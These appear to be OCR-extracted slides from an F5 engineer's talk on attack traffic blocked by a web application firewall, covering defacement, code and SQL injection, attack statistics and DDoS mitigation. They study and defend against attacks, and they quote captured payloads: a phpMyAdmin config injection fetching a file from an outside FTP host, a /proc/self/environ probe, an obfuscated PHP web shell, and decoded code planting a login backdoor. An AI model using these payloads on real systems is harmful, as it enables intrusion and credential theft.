

Sam Pickles, F5 Networks

A DAY IN THE LIFE OF A WAF



Who am I?

- Sam Pickles
- Senior Engineer for F5 Networks
- WAF Specialist and general security type
- Why am I here?
 - We get to see the pointy end of a lot of attack traffic.
 - Not much attack data finds its way into the public domain, so I thought I would share what I can.



Agenda:

- Defacement
- Non Compliant HTTP
- Code Injection
- Some Broader Trends
- DDoS Trends and Examples




DEFACEMENT


Hacked Your System LinuXploit_Crew







Violations Full Request Discialmer. , "You have been Hacked !!!, not because of your stupidity", "That's because we love you, and we want to warn you", "That your web still has large of vulnerability", " Dear admin,", "This was not a joke or dream, this is fucking reality", " at last, ", "Tidak ada seorangpun, hewan atau banci yang disakiti dalam hacking ini ;)", Thanks:". III





/iolations Full Request

PUT /i

396D5%3fopen/indonesia.htm HTTP/1.1

Accept: */*

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; InfoPath.2)

Host:

Content-Length: 3108 Connection: Keep-Alive Cache-Control: no-cache X-Forwarded-For: 118.96.13

<title>Hacked by Hmei7</title>


h1cedre4m[at]yahoo.com

Web Application	
Support ID	2258730722670021113
Source IP Address	118.96.13:
Destination IP Address	192.168.59.2:80
Country	Indonesia
Time	2011- 3:02
Flags	×⊕
Severity	Critical
Response Status Code	N/A
Potential Attacks	
Close	




NON-COMPLIANT HTTP





Host: 210.





```
POST /phpmyadmin/scripts/setup.php HTTP/1.1
```

X-Cnection: close

Host: 210.

Referer: 210.

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.1) Opera

7.01 [en]


Content-Type: application/x-www-form-urlencoded

Content-Length: 232

X-Forwarded-For: 72.10.168.50


action=lay_navigation&eoltype=unix&token=&configuration=a%3A1%3A%7Bi%3A0%3B0%3A10%3A%22PMA%5FConfig%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A47%3A%22ftp%3A%2F%2Fpickasso%3A240790%4066%2E197%2E252%2E182%2F%2F%2Ea%2Fid%2Etxt%22%3B%7D%7D








Another (tiny) probe:





From the same host:





04:42:45	Canada 72.10.168.50	[HTTPS] /admin/scripts/setup.php
04:42:45	Canada 72.10.168.50	[HTTPS] /mysql/scripts/setup.php
04:42:45	Canada 72.10.168.50	[HTTPS] /pma/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /db/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /sql/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /web/scripts/setup.php
04:42:44	Canada 72.10.168.50	[HTTPS] /myadmin/scripts/setup.php

...etc



CODE INJECTION



Probing for code injection vulnerabilities:

Checking for access to /proc/self/environ

Co	Country France		
Tin	Context Details for Attack Signature 200000190		
Fla	Context		Parameter
	Parameter Level		Global
Se	Wildcard Parameter Name		*
Po Clo	Actual Parameter Name		_a
	Parameter Value		view/////////// //
	Detected Keywords		_a=view <mark>/</mark> /////// .///proc/self/environ _{0x0}




PHP Injection attempt:

Actual Parameter Name	products_image
Parameter Value	<pre><?php@xd @error_reporting(0);[0x20]@set_time_limit(0);[0x20]\$</td></pre>
Detected Keywords	products_image= phploxdoxa@error_reporting(0) + ;0x20@set_time_limit(0);0x20\$Iol0x20=0x20\$_GET['lol' +];0x20\$osc0x20=0x20\$_GET['osc'];0xd0xajif(0x20(isset(\$Iol) +)0x20{0x20eval(gzinflate(base64_decode('pZJda8 + IWFIbvB/sPMQhNQMR9XM05Cvsbg1DTE5vRJiEnnR + bxvy9Jre5C8GJ35f143kMoyMYS+rNyn/5l/771H3 + T9+ABZxAHf6NI1T</td




Enabling Authentication on the Server:






PHP Toolkit:





Decoded a couple of times:





```
$pwd_admin = ereg_replace('/images','/admin', $system_pwd);
if (chdir($pwd_admin)) {
   if (is_writable($pwd_admin)) {
         if (is_writable('categories.php')) {
                  unlink('categories.php');
                  $new_categories = "<?php</pre>
   header(location:'http://www.google.com'); ?>";
                  $patch_categories = fopen('categories.php','w');
                  $write_categories =
   fwrite('categories.php',"$new_categories");
                  $response_categories = "[-] Categories Patched";
         else { $response_categories = "[-] Unable to patch Categories"; }
         if (is_writable('login.php')) {
                  $backdoor_login = "<?php eval(base64_decode('if
   ($HTTP_POST_VARS['username']) {
   $write = ($HTTP_POST_VARS['username']);
   pass_write($write);
```



Attack Summary

- Works with any directory structure targeted for PHP specifically, but can work on any vulnerable app
- Uses a variety of methods to
 - backdoor the server,
 - add OS level passwords,
 - enumerate users
- Remains hidden no obvious error messages



SQL Injection:

GET

/__utm.gif?utmwv=1&utmn=137576902&utmcs=UT F-8&utmsr=1280x800&utmsc=32-bit&utmul=en-us&utmje=1&utmfl=10.2%20r154&utmcn=1&utmr=

Attack signature detected violation details	
Signature Name	Signature ID
SQL-INJ expressions like (1) " and 1"	200002425
SQL-INJ "SELECT FROM" (Headers)	200000081
SQL-INJ expressions like "or 1=1" (3) (Hders)	200002171
SQL-INJ "SELECT FROM" (Parameter)	200000082
SQL-INJ expressions like "or 1=1" (3)	200002147


____utmz=245999259.1303780682.1.1.utmccn=(referral)|utmcsr=<removed>.com|utmcct=/SELECT%20id%20FROM%20logins%20WHERE%20username='admin'AND%20password='anything'OR'x'='x'%22



SOME BROADER TRENDS




Where From?



Items	Occurrences
United States	607
Australia	431
New Zealand	304
Malaysia	223
Germany	42
Netherlands	42
Poland	28
China	26
Thailand	25
United Kingdom	22
Korea, Republic of	18




How Many Attacks?



Items	Occurrences
Non-browser Client	23523
HTTP Parser Attack	15133
Information Leakage	9023
Predictable Resource Location	962
Vulnerability Scan	884
Cross Site Scripting (XSS)	880
SQL-Injection	800
Command Execution	654
Detection Evasion	491
Path Traversal	297
LDAP Injection	202



Reason for Blocking:



Items	Occurrences
HTTP protocol compliance failed	16289
Attack signature detected	12838
Information leakage detected	1340
Illegal method	1211
Illegal HTTP status in response	728
Evasion technique detected	688
Failed to convert character	70
Cookie not RFC-compliant	52



Further Observations:

- Attacks are extremely common at least hourly, if not minute by minute
- Example: one global social networking/web monster gets a minimum of ~500Mbps mixed attack traffic at all times!
- Most attacks are relatively untargeted at the specific site, but many attacks are targeted at languages, frameworks etc such as PHP
- Search engine integration is the norm
- Formal incident response is probably best saved for the really targeted and persistent offenders



Further Observations:

- Geo IP blocking by itself has some value but will be too problematic for most sites
 - Legitimate traffic may originate from any country
 - Anonymiser networks have proxy hosts available in any country desired => attacks may appear local in origin
- Most attacks are just probes or don't work on your site, but it only takes one!
- IP blocking of any kind must be done with care
 - Mega proxies
 - Tor
 - Anonymiser networks



DDOS TRENDS AND EXAMPLES



SYN and ICMP Flood

- Old school but still popular
- SYN Flood:
 - The attacker does not respond to the server with the "ACK" in a TCP connection exchange: SYN, SYN-ACK, ACK
 - Connections are half-opened and consume server resources
 - IP Address is unreliable as no response required by client can result in "reflected" attack

• ICMP Flood:

- Sending the victim an overwhelming number of ping packets,
- Simple to launch and the primary requirement being access to greater bandwidth than the victim



Attacks are Moving "Up the Stack"






Source: Gartner



Anonymous

OPERATION PAYBACK






Cast of characters:



Julian Assange





Wikileaks





US Government





The Target





The Instigators





The Crowd





Attacks overview

- Network flood attacks:
 - High PPS attacks: extremely high SYN flood and UDP flood attack rates hit victim sites = bottlenecks
 - Oversized ICMP and UDP frames intended to consume bandwidth
 - Fragmented and corrupted UDP frames intended to consume more resources on application delivery equipment;
 - Connection flood attacks: targeting the server TCP stack resources;
- Application flood attacks:
 - HTTP page request floods targeting crafted URLs;
 - HTTP data floods;
 - Crafted Layer7 TCP attacks such as SlowLoris, slow POST



The Attack:

Normal production load for our Target is 60K HTTP requests per second



The Attack

- Initial peak at 1.5million HTTP requests per second
- Volumes then rose to around 4m RPS during "official" attack period
- Anonymous announced that the attack had ended
- Attack then rose to 15 million RPS! Anonymous were not directly controlling the attack
- Several major spikes when large botnets and university labs joined the attack

Peak measured at 350 x normal production load! => 35,000% increase



ha.ckers

Slowloris HTTP DoS

```
JJ00888888000Jcj:::coTocJocJ0080888800J0000088808880800008898800JJJ00080JJJJJJJ
7088088800007cg::::gc700000088888000707770088888800000898807cc7080000077777
00888880000730092:::500000880088008003056555500007008888800007777008800777700880077770
00000888@8@888888880o:. . ...c08880c..
     00333000000000220000000000331... .0030. :388880.
C000888A88888888880o:.
CCCC00888888888888880o. .o80o. .c0880o:
        ooooooo:::::cccc00000c.....50000000cccccccc::::::ccccoooo
```

Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client!

Written by RSnake with help from John Kinsella, and a dash of inspiration from Robert E Lee.



How does Slowloris work?

- Opens connections to web server (very little bandwidth required)
- Begins to send request...

```
...One header at a time...
```

...Very Slowly...

...Never ends...

- Server holds connection open indefinitely, and runs out of available connection pool.
- Result server is unavailable. No error logs during attack.



Reason attack was mitigated:

- Reverse proxy handles incoming requests
- Unfinished request from Slowloris exceeds limits on HTTP profile and is dropped.




HTTP Slow POST

- Similar concept to SlowLoris, but POST with large payload is uploaded extremely slowly.
- Large number of concurrent connections consume memory on host



Normal TCP (Reverse) Proxy


Connections are terminated on a TCP proxy stack.
 Tuned for application performance – requires advanced options negotiated during 3-way handshake.





SYN Cookie

• During SYN flood attack:





During SYN Flood attack:

- SYN Cookies work very well, but...
- Advanced TCP Options are not possible when SYN Cookies activated.
- This is why it is ideal to have a threshold for activation
- This is where a TCP acceleration proxy may have advantages over server operating systems eg BSD, Solaris, Windows



Stack tuning tips:

- Lower the default TCP connection timeouts in the TCP profile.
- Lower the Reaper percents from low 85 / high 95 to low 75 / high 90. This means fewer connections held open, but means the proxy will be more aggressive cleaning out idle connections during a TCP connection flood.



HTTP Profile tuning tips:

• Analyze the typical and maximum HTTP header size, including cookies, that should legitimately be seen. The default maximum on LTM is 32k. This should be lowered if your average is 4k and max possible is 8k. In this example, setting the max header size to 16 should adequately ensure no false positives (resulting in rejected connections), while helping to ensure a number of HTTP header based DoS attacks are better handled.



Layer 7 DoS/DDos mitigation

TPS vs Latency detection

DoS Configuration		DoS Configuration	
Operation Mode	Off 🔻	Operation Mode	Off
Detection Mode	TPS-based OLatency	Detection Mode	○TPS-based ⑤Latency
Prevention Policy	Source IP-Based Client Side Integ URL-Based Client Side Integrity C Source IP-Based Rate Limiting	Suspicious Criteria	Latency increased by 500 % Latency reached 10000 ms Minimum Latency Threshold for detection 200 ms
URL Detection Criteria	URL-Based Rate Limiting TPS increased by 500 % TPS reached 1000 transact	Prevention Policy	 Source IP-Based Client Side Integrity Defense ✓ URL-Based Client Side Integrity Defense Source IP-Based Rate Limiting ✓ URL-Based Rate Limiting
Prevention Duration	O Unlimited Maximum	URL Detection Criteria	TPS increased by 500 % TPS reached 1000 transactions per second
	IP Address	Prevention Duration	Ounlimited ○ Maximum 0 seconds
IP Address Whitelist	Subnet Mask		IP Address Subnet Mask Add
		IP Address Whitelist	



Conclusion:

- We all know how dangerous Internet traffic is
- There is a lot of automated, low-skilled attack activity
- There are also a lot of very targetted attacks, and talented hackers
- Many sites will benefit from the visibility and mitigation available from WAFs



THANKS ©